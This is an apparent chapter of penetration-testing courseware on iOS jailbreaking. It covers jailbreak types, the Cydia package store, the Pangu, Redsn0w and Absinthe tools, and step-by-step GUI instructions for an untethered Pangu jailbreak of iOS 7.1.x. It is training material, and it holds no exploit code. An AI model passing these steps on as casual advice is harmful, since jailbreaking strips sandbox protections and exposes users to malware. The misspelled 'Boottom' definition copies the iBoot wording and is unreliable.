



**8**  
**Mobile Pen Testing**

# Apple iOS




- ❑ iOS is Apple's mobile operating system, which supports Apple devices such as iPhone, iPod touch, iPad, and Apple TV
- ❑ The user interface is based on the concept of direct manipulation, using multi-touch gestures



# Jailbreaking iOS




- ❑ Jailbreaking is defined as the process of installing a modified set of kernel patches that allows users to run third-party applications not signed by the OS vendor
- ❑ Jailbreaking provides root access to the operating system and permits downloading of third-party applications, themes, extensions on an iOS devices
- ❑ Jailbreaking removes sandbox restrictions, which enables malicious apps to access restricted mobile resources and information



**Jailbreaking, like rooting, also comes with many security and other risks to your device including:**

**1**

Voids your phone's warranty




**3**

Malware infection



**2**

Poor performance



**4**

Bricking the device




# Types of Jailbreaking




## Userland Exploit

A userland jailbreak allows user-level access but does not allow iboot-level access




## iBoot Exploit

An iboot jailbreak allows user-level access and iboot-level access



## Boottom Exploit

A boottom jailbreak allows user-level access and iboot-level access



# Jailbreaking Techniques




## Untethered Jailbreaking



- >An untethered jailbreak has the property that if the user turns the device off and back on, the device will start up completely, and the kernel will be patched without the help of a computer – in other words, it will be jailbroken after each reboot

## Semi-tethered Jailbreaking

- A semi-tethered has the property that if the user turns the device off and back on, the device will start up completely, it will no longer have a patched kernel, but it will still be usable for normal functions. To use jailbroken addons, the user need to start the device with the help of the jailbreaking tool



## Tethered Jailbreaking

- With a tethered jailbreak, if the device starts back up on its own, it will no longer have a patched kernel, and it may get stuck in a partially started state; in order for it to start completely and with a patched kernel, it essentially must be "re-jailbroken" with a computer (using the "boot tethered" feature of a jailbreaking tool) each time it is turned on

# App Platform for Jailbroken Devices: Cydia



Cydia is a software application for iOS that enables a user to find and install software packages (including apps, interface customizations, and system extensions) on a jailbroken iPhone, iPod Touch, or iPad.

It is a graphical front end to Advanced Packaging Tool (APT) and the dpkg package management system, which means that the packages available in Cydia are provided by a decentralized system of repositories (also called sources) that list these packages.

The screenshot shows the Cydia application interface. At the top, it says "Welcome to Cydia™ by Jay Freeman (saurik)". Below that is a navigation menu with links like "Cydia", "saurik", "Featured", "Themes", "Cydia Store: Products", "Manage Account", "Upgrading and Jailbreaking Help", and "More Package Sources". To the right, there are two columns of links: "Extensions Useful on iPad" and "Products Designed for iPad". The "Extensions Useful on iPad" column includes links for Activator, FullForce, IncertApp, NoLockScreen, SBSettings, and SplitMail. The "Products Designed for iPad" column includes links for DisplayOut, FullScreen, iFido, Music Controls Pro, MyWi OnDemand, PhotoAlbums+, ProTube, RetinaPad, and SwiftSMS. At the bottom, there are several small icons representing different features or links.

<http://cydia.saurik.com>

# Jailbreaking Tool: Pangu



Pangu is a jailbreak program and performs an untethered jailbreak for all devices on iOS 7.1.x



○ ○ ○      Pangu Jailbreak for iOS 7.1 ~ 7.1.x v1.1.0


iPhone5,3 with iOS 7.1.2 (11D257)

Please backup your device before jailbreak. Pangu will not cause any problems, but we can not make any guarantees. Use pangu at your own risk.


Developed by @PanguTeam  
Official site: <http://pangu.io>

<http://en.pangu.io>


# Untethered Jailbreaking of iOS 7.1.1/7.1.2 Using Pangu for Mac



Download Pangu.dmg application (also available in CEH Tools DVD)



Connect your device running iOS 7.1.1/7.1.2 to your Mac computer via **USB cable** and launch Pangu.dmg application



Wait until the device is detected by the Pangu application and then click **Jailbreak** button



A guide will popup asking you adjust your date back in time. Navigate to **Settings → General → Date & Time** and disable the **Set Automatically** toggle. Press the **Date & time** and set the date to **1 June 2014**



Once the date has been adjusted, a **Pangu** icon will appear on your **Springboard**. Tap the icon to launch Pangu app then press **Continue** when prompted to confirm the launch of the application



The Pangu utility will continue with the jailbreak. you will get a prompt to unlock your device once it reboots. You will see **Cydia** icon on your device **Home screen**

# Jailbreaking Tools: Redsn0w and Absinthe



## Redsn0w

- RedSn0w allows you to jailbreak your iPhone, iPod Touch, and iPad running a variety of firmware versions



redsn0w 0.9.12b1

Welcome! This is the latest version of redsn0w.

Copyright 2007-2012 iPhone Dev-Team. All rights reserved. Not for commercial use.

<http://blog.iphone-dev.org>

**Jailbreak**

Jailbreak and install Cydia.

**Extras**

Everything else.

Connected: iPhone 4S (S.1.1)

Next >

Cancel

<http://redsn0w.info>

## Absinthe

- A jailbreak solution for your iPhone, iPod, iPad, and AppleTV brought to you by Chronic Dev Team



Chronic-Dev Absinthe - Version 2.0

Welcome to Absinthe iOS 5.1.1 untethered Jailbreak!

Please make a backup of your device before using this tool. We don't expect any issues, but we aren't responsible if anything happens.

iPhone 4S with iOS 5.1.1 (0B206) detected. Click the button to begin.

**Jailbreak**

Chronic-Dev Absinthe © 2011-2012 Chronic-Dev Team.  
5.1.x exploits by: @pod2g, @planetbeing, and @pimskeks  
5.0.x exploits by: @pod2g, @planetbeing, @saurik, @pimskeks,  
@p0sixninja, @MuscleNerd, and @xvolks.  
Artwork by @iOPK. GUI by Hanene Samara & @pimskeks.


